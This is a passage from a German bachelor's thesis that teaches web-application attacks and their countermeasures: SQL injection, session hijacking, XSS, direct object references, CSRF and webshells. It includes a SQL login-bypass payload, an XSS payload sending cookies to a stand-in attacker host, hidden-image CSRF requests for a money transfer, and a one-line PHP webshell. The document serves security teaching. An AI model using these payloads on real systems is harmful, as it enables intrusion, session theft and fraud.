Das HTTP-Protokoll an sich ist allerdings ein zustandsloses Protokoll. In seiner Entstehung hatte wahrscheinlich niemand mit der explosionsartigen Ausbreitung des Internet und den Veränderungen durch das *Web 2.0* gerechnet. Somit mussten erst viele der heute verwendeten Funktionen auf das HTTP-Protokoll aufgesetzt und unter Zuhilfenahme der vorhandenen Funktionen erzeugt werden.

Daraus ergibt sich eine Vielzahl von Problemen und Angriffspunkten, wie in Abbildung 9.1[S. 68] zu sehen:

Die in der Abbildung dargestellten Angriffe können nicht nur eigenständig eingesetzt, sondern auch in vielerlei Weise kombiniert werden. Dies erhöht das Angriffspotential durch unzureichend gesicherte Web-Applikationen weiter.

Die sehr niedrige Einstiegsschwelle zur Erstellung neuer Webanwendungen, die es auch Laien erlaubt sich eigene Webseiten zu „basteln“, wird auch in Zukunft dafür sorgen, dass es immer mehr Web-Applikationen mit einer Vielzahl an Sicherheitslücken geben wird. Oftmals ist selbst professionellen Programmierern nicht bewusst, dass sie die Verantwortung für die Sicherheit ihrer Anwendung tragen. Wie in der folgenden




Abbildung 9.1: Angriffspunkte in Web-Applikationen

Darstellung zu sehen, bestehen Web-Applikationen im Allgemeinen aus 3 Schichten, welche die Anfragen eines Benutzers durchlaufen.

Da sich die Webserver mit den laufenden Anwendungen hinter einer Firewall befinden, glauben einige Programmierer, dass Sicherheit eine Aufgabe der Netzwerkadministration sei. Jedoch kann eine Firewall nicht vor Angriffen wie *SQL Injection* schützen, da die gesendeten Anfragen zur normalen Verwendung der Applikation gehören. Auch die Verwendung von HTTPS verhindert solche Angriffe nicht. Sie dient einzig der Vermeidung von *MitM-Angriffen* und anderen Methoden des unerlaubten Mitschneidens von Daten.

Dies macht Angriffe auf Web-Applikationen noch gefährlicher und auch umso interessanter für finanziell motivierte, kriminelle Auftragshacker.

Hinzu kommt, dass Angreifer aufgrund der Eigenschaften des HTTP-Protokolls keine dauerhaften Verbindungen aufrecht erhalten müssen, um einen Angriff auszuführen. Die Möglichkeit den Schadcode auch über Anfragen eines zwischengeschalteten

Proxy-Servers senden zu können, erschwert zudem die Rückschlüsse auf den Angreifer.

Sucht man in Suchmaschinen nach *SQL Injection Angriffen* auf Webseiten, findet man dort erstaunlich viele Ergebnisse mit bekannten Namen wie z.B. die NASA oder auch Sony. Die Ausmaße die ein erfolgreicher Angriff annehmen kann, liest man immer wieder in den Schlagzeilen[1]. Diese gehen dabei von gestohlenen Kreditkartendaten bis hin zu Downloads vertraulicher Informationen im Terabyte-Bereich.

9.1 Notwendige Voraussetzungen

Der große Teil, der zum Verständnis der Angriffe notwendigen Voraussetzungen, wird in folgenden Modulen des Informatikstudiengangs erlernt:

- [PTI608] Datenbanken 1
- [PTI609] Datenbanken 2
- [PTI600] Grundlagen der Programmierung 1
- [PTI601] Grundlagen der Programmierung 2

Diese und andere erworbene Kenntnisse und Fähigkeiten werden später im Modul

- [PTI606] Objektorientierte Entwicklung mobiler Systeme

aufgegriffen und zusammengeführt.

Zustätzlich ist Wissen über die Webserver, welche die Web-Apllikationen bereitstellen von Vorteil. Am weitesten verbreitet sind MICROSOFTS IIS unter Windows und der APACHE HTTP SERVER unter Linux. Nützlich ist hier z.B. Wissen über die standardmäßige Ordnerstruktur, in der sich die Web-Anwendungen und interessante oder nützliche Daten befinden.

Natürlich sollte auch Wissen über die Kommunikation per HTTP vorhanden sein. Mögliche Angriffpunkte sind selten mit dem bloßen Auge in der Repräsentation der

1 siehe: [BK13] und [Sch11b]

Webseite durch den Browser zu erkennen. Viel wichtiger ist, zu verstehen, was – für den Nutzer meist unbemerkt – im Code geschieht.

Der Umgang mit einer Proxy-Software wie OWASP ZAP[2] oder BURP SUITE[3] ist eine weitere Voraussetzung um Einblick in die Funktionsweisen einer Webesite zu erlangen. Mit Hilfe einer solchen Software können die aufrufbaren Webseiten teilweise schon auf erste Schwachstellen überprüft werden.

Viele der Funktionen einer Proxy-Software können im Browser FIREFOX auch durch die Installation einiger Plugins erreicht werden. Eine speziell auf Web-Applikations-Sicherheit ausgerichtete, portable Variante wird durch das *OWASP Mantra Projekt* bereitgestellt. Der Vorteil einer Proxy-Software ist jedoch, eine zentrale und übersichtlichere Anlaufstelle für viele Funktionen zu haben.

Oft findet sich so der Zugang zu Seiten, die einem normalen Benutzer durch die reine Verwendung der Webseiten-Navigation verborgen bleiben würden. Ein potentieller Angreifer kann auf diesem Wege dagegen wichtige Informationen sammeln.

Besonders interessant sind auch die jeweiligen Header der *HTTP-Requests* und *-Responses* die mit Hilfe der Proxys untersucht werden können. Das Wissen über die Standard-Fehlercodes, die ein Webserver einem Klienten sendet, kann hier von zusätzlichem Nutzen sein.

9.2 Technik #1 - Injections

Seit Jahren befindet sich die diesen Angriff ermöglichende gravierende Sicherheitslücke im *OWASP Top-Ten* Ranking. Trotzdem gibt es immer noch unglaublich viele Webseites mit dieser Schwachstelle. *Injection Flaws*[4] ermöglichen es einem Angreifer, Schadcode durch eine Web-Applikation hindurch in ein anderes System zu schleusen. Dabei wird gezielt die Syntax des jeweiligen Interpreters ausgenutzt.

2 `https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project`
3 `http://portswigger.net/burp/`
4 zu Deutsch: Injektions Schwachstellen

Diese Gruppe von Attacken macht es möglich, Systemaufrufe auf Betriebssystemebene auszuführen, externe Programme durch Shell-Aufrufe zu starten oder auch Abfragen an dahinterliegende Datenbanken via SQL zu schicken. Im schlimmsten Fall kann eine solche Schwachstelle zur Übernahme des gesamten Systems führen.

Die bekannte *SQL Injection* ist nur ein spezielles Beispiel einer Vielzahl an möglichen Angriffsvektoren. Mittels *Injections* können ganze Skripte verschiedenster Interpretersprachen in schlecht gestaltete Web-Applikationen eingeschleust werden. Nutzt eine Webanwendung einen *Interpreter*, besteht grundsätzlich immer die Gefahr einer *Injection Attacke*.

Obwohl die Schwachstellen leicht im Code erkennbar sind, ist es schwierig, sie durch Tests zu entdecken. Angreifer nutzen deshalb *Scanner* und sog. *Fuzzer*[5].

Um herauszufinden, ob eine Applikation von dieser Sicherheitslücke betroffen ist, sollte überprüft werden, ob Dateneingabe nicht von den Befehlen oder Abfragen an einen *Interpreter* getrennt sind. Tools zur *Code-Analyse* können dabei helfen, den Datenstrom durch die Applikation zu verfolgen.

Alternativ können auch automatisierte WEB APPLICATION VULNERABILITY SCANNER eingesetzt werden, um die Applikationen zu überprüfen. Bekannte Open-Source Programme dieser Art sind W3AF[6] und OWASP ZAP.

Eine schlechte Fehlerbehandlung, die Informationen über die Art oder Entstehung der Fehler nach außen weiterleitet, hilft den Angreifern in noch größerem Maße. Vor allem, solange die Sicherheitslücken noch unerkannt sind.

Listing 9.1[S. 71] zeigt, wie eine solche Schwachstelle in einem PHP-Login-Formular aussehen und von einem Angreifer ausgenutzt werden kann. Durch die Eingabe von `--` wird alles nachfolgende als Kommentar interpretiert und gehört somit nicht mehr zum eigentlichen *SQL-Statement*. Ein Angreifer kann sich also in diesem Beispiel problemlos als 'admin' ohne die Eingabe eines Passworts einloggen.

```
$QueryString = "SELECT * FROM accounts WHERE username ='".$username."' AND password='"
    .$password."'"
```

5 Programme die zufällige Daten erzeugen
6 `http://w3af.org`

```
Injektion von admin' --  in 'username' ergibt:

SELECT * FROM accounts WHERE username='admin' -- ' AND password=''
```

Listing 9.1: Code-Beispiel in PHP 5.5

Statt dem im Beispiel injizierten Code, könnte sich ein Angreifer allerdings auch alle Einträge der Tabelle `accounts` oder das Datenbankschema anzeigen lassen. Die Möglichkeiten, welchen Code ein Angreifer durch Ausnutzen dieser Schwachstelle ausführen lassen kann, werden nur durch die Phantasie und die Fähigkeiten des Angreifers begrenzt.

Eine andere Variante der *Injektions-Schwachstelle* ist die *HTTP-Header Injection*. Auch hier werden Felder der per *HTTP-Request* gesendeten Informationen durch den Angreifer manipuliert und unter Umständen Schadcode eingeschleust. Bei dem Beispiel eines E-Mail-Formulars würde es allerdings auch reichen, die Empfänger im *HTTP-Header* zu manipulieren, um z.B. Spam zu versenden.

9.2.1 Maßnahmen gegen Injections

Verhindern lässt sich die Lücke, indem sämtliche Eingaben nicht direkt in die dargestellte *SQL-Abfrage* eingesetzt, sondern vorher durch das sog. Escapen die besondere Bedeutung von Steuerzeichen wie < oder > entfernt wird. Das Schreiben eigener Funktionen mit entsprechender Wirkungsweise ist kaum möglich, ohne das Risiko einzugehen, doch irgendeine ausgefallene Zeichenkombination oder Kodierung zu vergessen. Aus diesem Grund stellt das OWASP die darauf spezialisierte Funktionsbibliothek `ESAPI` zur Verfügung. Sie stellt für viele der heute eingesetzten Frameworks entsprechende Funktionen zur Verfügung.

Da die bereits beschriebenen Techniken von *Exploits* bis *Shellcode* im Grunde auch *Injection Angriffe* sind, lautet die grundlegendste Möglichkeit solche Attacken zu verhindern:

> **Nutzereingaben jeglicher Art sollte niemals vertraut werden!**

Wird als Beispiel der Nutzer zur Eingabe seines Namens aufgefordert, sollte immer sichergestellt werden, dass jegliche Eingaben auch tatsächlich nur als *String* behandelt werden.

9.3 Technik #2 - Ausnutzen defekter Authentifizierungs- und Session-Management-Mechanismen

Durch Ausnutzen defekter *Authentifizierungs-* oder *Session-Management-Funktionen* können Angreifer von außen genauso wie bereits registrierte Nutzer versuchen, andere Accounts zu stehlen, bzw. sich deren, unter Umständen, höhere Privilegien zunutze zu machen.

Ist es einem Angreifer erst einmal gelungen, sich Zugang zum Account eines Opfers zu verschaffen, kann er alles damit tun, was dem Besitzer möglich wäre. Benutzerkonten mit hohen Privilegien wie z.B. Administrator-Konten stehen deshalb besonders im Fokus von Angreifern.

Die Schwachstellen entstehen, wenn Anmeldedaten bei ihrer Speicherung nicht per *Hash-Funktion* oder einem anderen kryptographischen Verfahren verschlüsselt werden. Oder die Anmeldedaten z.B. durch Erstellung eines neuen Kontos überschrieben werden können. Eine weitere Form der Schwachstelle entsteht, wenn Passwörter und *Session-IDs* über unverschlüsselte Verbindungen gesendet werden. Dazu beitragen können auch *Session-IDs* die in der URL ersichtlich sind, nicht ablaufen, beim Ausloggen gültig bleiben oder nach dem erfolgreichen Einloggen nicht rotiert werden.

```
http://flyaway.de/cart/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii
```

Wird ein Netzwerkpaket, welches die dargestellte URL enthält abgefangen, ist der Angreifer sofort im Besitz der *Session-ID*. Ruft er nun seinerseits den Link auf, benutzt er die Session des Opfers und hat somit natürlich Zugriff auf alle mit dem Benutzerkonto verbundenen Informationen und Funktionen. Auch wenn eine *Session-ID* nicht immer

so leicht ersichtlich ist, schränkt dies kaum das Gefahrenpotential dieses Angriffs ein.

Eine weitere häufig vorkommende Schwachstelle ist, dass die Gültigkeit der Session nicht vernünftig oder gar nicht begrenzt ist. Betrachten wir als Beispiel den Fall, dass ein Benutzer eines Internetcafés den Browser nur schließt anstatt sich ordnungsgemäß abzumelden. Ein Angreifer der denselben Browser eine Stunde später verwendet, kann sich so immer noch mit derselben Session als sein Opfer authentifizieren.

Ebenso gefährlich ist es, falls ein Angreifer Zugriff auf die Passwortdatenbank erhält und die Nutzerpasswörter nicht mit einem geeigneten Algorithmus verschlüsselt sind.

9.3.1 Maßnahmen gegen Attacken auf Authentifizierungs- und Session-Management-Mechanismen

Die wichtigste Gegenmaßnahme ist, den Programmierern einen einzigen Satz starker *Authentifizierungs-* und *Session-Management-Steuerungen* an die Hand zu geben. Diese Steuerungen sollten die im *OWASP Application Security Verification Standard*[7] definierten Anforderungen erfüllen und den Programmierern ein einfaches, einheitliches *Interface* zur Verfügung stellen. Auch hier kann Nutzen aus der bereits erwähnten Funktionsbibliothek ESAPI gezogen werden.

9.4 Technik #3 - Cross-Site Scripting

XSS ist eine weitere, sehr bekannte Technik zum Angriff auf Web-Applikationen. Gleichzeitig sind die Schwachstellen, die einen solchen Angriff möglich machen, auch weit verbreitet und landen deshalb immer wieder in den OWASP Top Ten. Oft sind die Auslöser, wenn sich eine Webseite einmal im laufenden Betrieb befindet, nur schwer zu beseitigen.

7 `https://www.owasp.org/index.php/ASVS`

Die Auswirkungen von XSS können von temporärem *Defacement* einer Webseite, über gestohlene User-Sessions, bis hin zum Einschleusen von *Malware* reichen, welche dann durch die Webseite verbreitet wird. Ein angegriffenes Unternehmen würde jedem Fall einen erheblichen Imageschaden erleiden.

Auch hier ist der Auslöser der Sicherheitslücke wieder die ungeprüfte Verarbeitung von Nutzereingaben. Besonders anfällig für XSS-Angriffe sind im Allgemeinen Suchfelder, da die Benutzereingaben auf der Ergebnisseite wiederholt werden.

Da in vielen Applikationen verschiedene browserseitige Interpreter genutzt werden[8], ist es schwierig alle Sicherheitslücken automatisiert zu finden. Um den gesamten Code zu überprüfen, ist daher eine Kombination aus *Code Reviews* und *Penetrations-Tests* ratsam.

XSS-Schwachstellen kommen in 3 Varianten vor:

- gespeichertes XSS
- reflektiertes XSS
- DOM-basiertes XSS


Abbildung 9.2[S. 76] stellt die Unterschiede der einzelnen Angriffsarten bildhaft dar. Das folgende Beispiel zeigt die Grundlage für eine reflextiere XSS-Attacke in Javascript-Code.

```
<script>
var url = window.location.href;
var pos = url.indexOf("title=") + 6;
var len = url.length;
var title_string = url.substring(pos,len);
document.write(unescape(title_string));
</script>
```


Listing 9.2: Beispiel-Code mit Schwachstelle für reflektiertes XSS

Das Code-Schnipsel würde in der Beispiel-Webseite eingesetzt werden, um per übergebenem URL-Parameter den Titel der Webseite festzulegen. Ein normaler Aufruf könnte aussehen wie in Listing 9.3[S. 77]:


8 JAVASCRIPT, ACTIVEX, FLASH, SILVERLIGHT, etc.



(a) gespeichertes XSS



(b) reflektiertes XSS



(c) DOM-basiertes XSS

Abbildung 9.2: *XSS-Varianten* [RG]

```
http://www.beispiel.de/werbeaktion.html?product_id=1234?title=Sonderaktion
```

Listing 9.3: normaler Aufruf der URL mit XSS-Schwachstelle

Ein Angreifer kann aber auch statt *Sonderaktion*, etwas wie das Folgende per Parameter `title` übergeben.

```
<script>document.location='http://www.angreifer.de/cgi-bin/cookie.cgi?storage='+
    document.cookie</script>
```

Die Änderung führt dazu, dass der komplette Inhalt, der von der Beispiel-Webseite im *Cookie* gespeicherten Daten, vom Opfer an die Webseite des Angreifers gesendet werden. Eine weiter aus XSS-Schwachstellen resultierende Gefahr ist, das ein Angreifer mittels XSS, die Maßnahmen zur Abwehr von *CSRF-Attacken*[9] umgehen. Der beispielhaft dargestellte Angriff, zeigt

9.4.1 Maßnahmen gegen XSS

Zur Abwehr von XSS-Attacken, können die bereits in Abschnitt 9.2[S. 70] beschriebenen Schritte eingesetzt werden. Zusätzlich kann für HTML-Eingabemöglichkeiten, wie sie z.B. in Foren üblich sind, die Funktionsbibliothek JAVA HTML SANITIZER[10] zum Einsatz kommen.

9.5 Technik #4 - Ausnutzen direkter Objektreferenzen

Bei unsicheren, *direkten Ojektreferenzen* handelt es sich um eine Sicherheitslücke, die es Angreifern erlaubt, den Wert eines Parameters, der in direkter Weise ein *Systemobjekt* referenziert, so zu verändern, dass dieser nun auf ein *Objekt* verweist, für welches der Angreifer keine Autorisierung besitzt. Grundvoraussetzung ist, dass der Angreifer ein registrierter Systembenutzer ist.

9 siehe Abschnitt 9.6[S. 79]
10 `https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project`

Möglich wird diese Schwachstelle, wenn die Berechtigung eines Benutzers zur Abfrage einer direkt referenzierten, zugriffsbeschränkten Ressource nicht ausreichend überprüft wird. Falls die Referenz indirekt ist, kann auch die Umleitung zur direkten Referenz dabei versagen, die Werte auf jene zu begrenzen, für die der aktuelle Nutzer autorisiert ist.

```
int cartID = Integer.parseInt( request.getParameter( "cartID" ) );
String query = "SELECT * FROM table WHERE cartID=" + cartID;
```

Im gezeigten Beispiel besteht die Schwachstelle in der ungeprüften Übernahme des Parameterwertes der Variable `cartID`. Der eigentliche Angriff gestaltet sich recht einfach. Der Angreifer übergibt dem Parameter `cartID` nun den Wert eines Warenkorbs, für den er normalerweise keine Berechtigung besitzten dürfte.

```
http://myshop.de/app/cartInfo?cartID=4567
```

Der dargestellte Code soll wirklich nur als Verdeutlichung des Problems dienen. Auf Sinn oder Unsinn gerade dieser Manipulation, soll hier allerdings nicht weiter eingegangen werden.

9.5.1 Maßnahmen gegen das Ausnutzen direkter Objektreferenzen

Um diese Art des Angriffs zu verhindern, ist es notwendig, alle Objekte zu schützen auf die Benutzer zugreifen könnten. Dazu zählen bspw. Dateinamen, Objektnummern, Aktionen, etc.

Ergreifbare Maßnahmen sind unter anderem, das Verwenden indirekter Referenzen per *Session* oder Benutzer und die Zugriffsteuerung der angeforderten Ressource. Wenn man als Beispiel die ID eines Objektes in einer Datenbank betrachtet, besteht der Sinn indirekter Referenzen darin, die tatsächlichen Attributwerte vor dem Nutzer zu verbergen. Es wird statt dem echten Wert ein Ersatzwert verwendet, der nur innerhalb der Anwendung wieder dem tatsächlichen Wert zugeordnet wird.

Weiterhin sollte jede Verwendung einer *direkten Objektreferenz* seitens nicht vertrauenswürdiger Quellen eine Zugriffkontrolle durchlaufen, um eine vorhandene Autorisierung für das angeforderte Objekt sicherzustellen.

9.6 Technik #5 - Cross-Site Request Forgery

CSRF ist eine Angriffsform, die sich eine aktuell bestehende Sitzung eines Benutzers zu Nutze macht. Am leichtesten ist dies anhand eines Beispiels zu verstehen.

1. Ein Benutzer hat sich in seinen Online-Banking-Account bei seiner Bank auf *mybank.de* eingeloggt. Während er dort angemeldet ist, surft er noch auf diversen anderen Seiten. Als der Benutzer die Webseite eines Angreifers aufruft, wird ein mit Schadcode versehenes *HTML-Element* geladen. Dieses hat folgenden Aufbau:

```
<img src="http://www.mybank.de/zahlung.jsp?empfaenger=1122334455&betrag=1000" width=
    "0" height="0">
```

   Im Hintergrund wird also im Namen des Benutzers eine Anfrage zur Überweisung eines Geldbetrags in Höhe von `1000` €an die Kontonummer `1122334455` des Angreifers ausgeführt. Dies geschieht ohne das der Nutzer etwas davon bemerkt.

2. Ein weiteres Beispiel. Alice hat sich in ihrem Lieblingsshop *myshop.de* eingeloggt um ein paar Weihnachtsgeschenke zu suchen. Während Sie im Shop stöbert meldet ihr Emailprogramm, dass Sie eine neue Nachricht bekommen hat. Die Email ist angeblich von der News-Webseite *mynews.de*, die Alice gern verwendet und in ihr wird die neue Smartphone-App für *mynews.de* angeboten. Alice klickt auf den Link zur App und wird auf eine Webseite mit merkwürdigem Inhalt geleitet. Da Alice mit der Seite nichts anfangen kann schließt sie diese wieder und denkt nicht weiter darüber nach. Im Hintergrund wurde jedoch schon längst ein *CSRF-Angriff* ausgeführt. In der Webseite waren folgende versteckte Anfragen an *myshop.de* enthalten:

```
<img src="http://myshop.de/app/setaddr.jsp?strasse=holzweg&hnr=4&stadt=berlin"
    width="0" height="0">
<img src="http://myshop.de/app/addToCart.jsp?item=12374&item2=63172&item3=13361"
    width="0" height="0">
```

   Unbemerkt für Alice wurde ihre eigene Lieferadresse, in die des Angreifers geändert und der Warenkorb zusätzlich mit dessen Artikeln gefüllt..

Eine Grundvoraussetzung für erfolgreiche *CSRF-Angriffe* ist also eine bereits bestehende Session des User mit der Webseite die ein Angreifer attackieren möchte[11]. Weiterhin muss die CSRF-URL eine Aktion sein, in der alle nötigen Details enthalten sind.

9.6.1 Maßnahmen gegen CSRF

Maßnahmen gegen CSRF sind:

- kürzere Ablaufzeiten der *Sessions*
- *CSRF-Tokens* ⇒ einzigartige *Tokens* die beim Laden jeder sensiblen Aktionsseite gespeichert und beim Absenden einer Eingabe überprüft werden. Angreifer haben in der Regel keinen Zugriff auf diese.
- *Re-Authentifizierung* ⇒ bedeutet, dass sich ein Benutzer vor der Ausführung kritischer Aktionen erneut authentifizieren muss, um seine Identität zu bestätigen. Der Nachteil ist, dass solche zusätzlichen Aktionen die *Usability* mindern

9.7 Technik #6 - Webshells

Auch für Web-Anwendungen gibt es die Möglichkeit eine interaktive Kommandozeile zum darunterliegenden Web-Server herzustellen. Ist es dem Angreifer beispielsweise gelungen, sich Zugang zum Administratorbereich einer Webseite zu verschaffen, könnte er z.B. ein Skript auf den Server laden. Mit dieser sog. *Webshell* wird es möglich, beliebige Befehle mit den entsprechenden Benutzerrechten des Web-Servers (z.B. Apache-Server) auszuführen. Von diesem Punkt aus kann dann eine weitere Eskalation der Benutzerrechte vorgenommen werden.

Der Code für eine solche *Webshell* kann sich dabei so simpel gestalten wie die in Listing 9.4[S. 81] dargestellten PHP-Zeilen. Die Kommandozeile kann hierbei über

11 z.B. *mybank.de*

den Parameter `cmd` in der URL-Leiste eines Browsers bedient werden. Die Entwickler des *Laudanum-Projekts*[12] haben ein ganzes Paket mit *Web-Shells* in verschiedensten Sprachen und zusätzlichen Funktionen zusammen gestellt. In der Linux-Distribution für *Penetrations-Tests* genannt KALI[13] ist dieses Paket sogar standardmäßig vorhanden.

```
<?php
  system($_GET['cmd'])
?>
```

Listing 9.4: Codebeispiel: einfache *Web-Shell*

Die Einfachheit dieses Codes ist überraschend. Informationen über den betreibenden Server könnten hiermit wie im folgenden Beispiel abgerufen werden:

```
http://www.hackedserver.org/uploads/images/shell.php?cmd=uname -a
```

Der Nachteil dieses einfachen *Web-Shell*-Beispiels ist jedoch, dass jeder Befehl als eigenständiger Prozess ausgeführt wird. Befehlsfolgen á la `cd /etc` und anschließendem `cat password` funktionieren also nicht. Der Befehl müsste stattdessen `cat /etc/password` lauten. Jedoch gibt es, wie bereits erwähnt, *Web-Shells* die einen weit größeren Komfort und Umfang als das hier gezeigte Beispiel besitzen.

9.8 Das Open Web Application Security Project

Das OWASP ist eine weltweite Non-Profit Organisation, die versucht die Sicherheit von Software zu verbessern. Sie beschäftigt sich vor allem mit der Aufgabe Individuen und Firmen Sicherheitsrisiken aufzuzeigen, damit diese informierte Entscheidungen über tatsächlich vorhandene Softwarerisiken treffen können. [Opec]

Das OWASP wurde bereits im Jahr 2001 gegründet und ist vollkommen herstellerneutral. Es kann so wirklich unvoreingenommene, praktische und kosteneffiziente Informationen über Applikations-Sicherheit bereitstellen. [Opea] Durch die bereits

12 `http://laudanum.inguardians.com/`
13 `http://www.kali.org`

langjährige Beschäftigung des OWASP mit Web-Applikationen, ist die Webseite des Projekts eine *der* Anlaufstellen, wenn es um das Thema Sicherheit in Web-Anwendungen geht.

Eine der wertvollsten Informationsquellen ist das *OWASP Top Ten Projekt*, welches bisher jeweils im 3-Jahreszyklus einen Report mit den bis dato häufigsten und kritischsten Sicherheitslücken in Web-Applikationen erstellte. Die Hinweise aus diesem Projekt in der Programmierung umzusetzen ist wohl der effektivste erste Schritt um die Software-Entwicklungskultur in Organisationen zu verändern. [Opeb]

Der Report zeigt sehr detailliert, welche Sicherheitslücken bestehen, wie diese von Angreifern ausgenutzt, in eigenen Anwendungen erkannt und im Falle dessen auch wieder geschlossen oder im besten Fall gleich von Anfang an verhindert werden können.

Als Anregung an die Lehrkräfte im Studiengang *Informatik* kann Ihnen das *OWASP Webgoat Project* wärmstens empfohlen werden. Dieses Projekt stellt eine absichtlich unsichere JAVA Web-Applikation mit passenden Übungsaufgaben als „Trainingsgerät“zur Verfügung. An diesem können die Studenten Angriffe ausprobieren und praktische Erfahrungen machen. Dabei lernen sie auch, wie verschiedene Sicherheitslücken im Programmcode geschlossen werden können.

Genau wie bei den bereits vorgestellten Themen führen auch die Angriffe auf Webanwendungen viele Grundfähigkeiten zusammen und erfordern ein ebenso großes Maß an Kreativität.

Die Verbindung zu den *Best Practices*, die möglichst von Anfang an bei der Erstellung einer Applikation angewandt werden sollten, schaffen die *OWASP Cheat Sheets*[14]. Dies ist eine Artikel-Sammlung zu spezifischen *Web-Application-Security* Themen, erstellt von Applikations-Sicherheits-Experten.

14 `https://www.owasp.org/index.php/Cheat_Sheets`

Teil III

Zusammenfassung und Ausblick

10 Zusammenfassung

Das anfangs gesetzte Ziel, eine möglichst umfassende Sammlung grundlegender und praktischer Techniken der IT-Sicherheit aus Sicht eines Angreifer zu erstellen, ist zu einem Teil gelungen. Warum zum Teil? Da nicht nur das gesamte Gebiet der IT-Sicherheit an sich, sondern schon allein der Teil der praktischen Kenntnisse extrem umfangreich ist. Diese Tatsache führt dazu, dass man kaum alle wirklich bedeutsamen und wissenswerten Techniken und Details in einer Bachelorarbeit behandeln kann, ohne mehrere hundert Seiten zu schreiben. Trotz des schlussendlichen Umfangs dieser Bachelorarbeit bleibt das Gefühl, noch immer nicht genügend Informationen verarbeitet und diese auch so leicht verständlich wie möglich dargestellt zu haben.

Die Schwierigkeit dieses Themas war, trotz der Vielfalt an Büchern und Informationen die es heutzutage zum Thema IT-Sicherheit und „Hacking“gibt, die tatsächlichen praktischen Grundlagen, die das Verstehen komplexer Angriffe ermöglichen, herauszuarbeiten.

Ein Erkenntnis aus der Beschäftigung mit der Informationssicherheit ist, dass fast alle Techniken des Hacking Wissen aus sämtlichen Bereichen der Informatik benötigen und verbinden. Von Assemblerprogrammierung, über Datenbanken bis zur Konfiguration von Web-Servern. Besonders im Bereich der Web-Anwendungen fließen dutzende Themenbereiche zusammen.

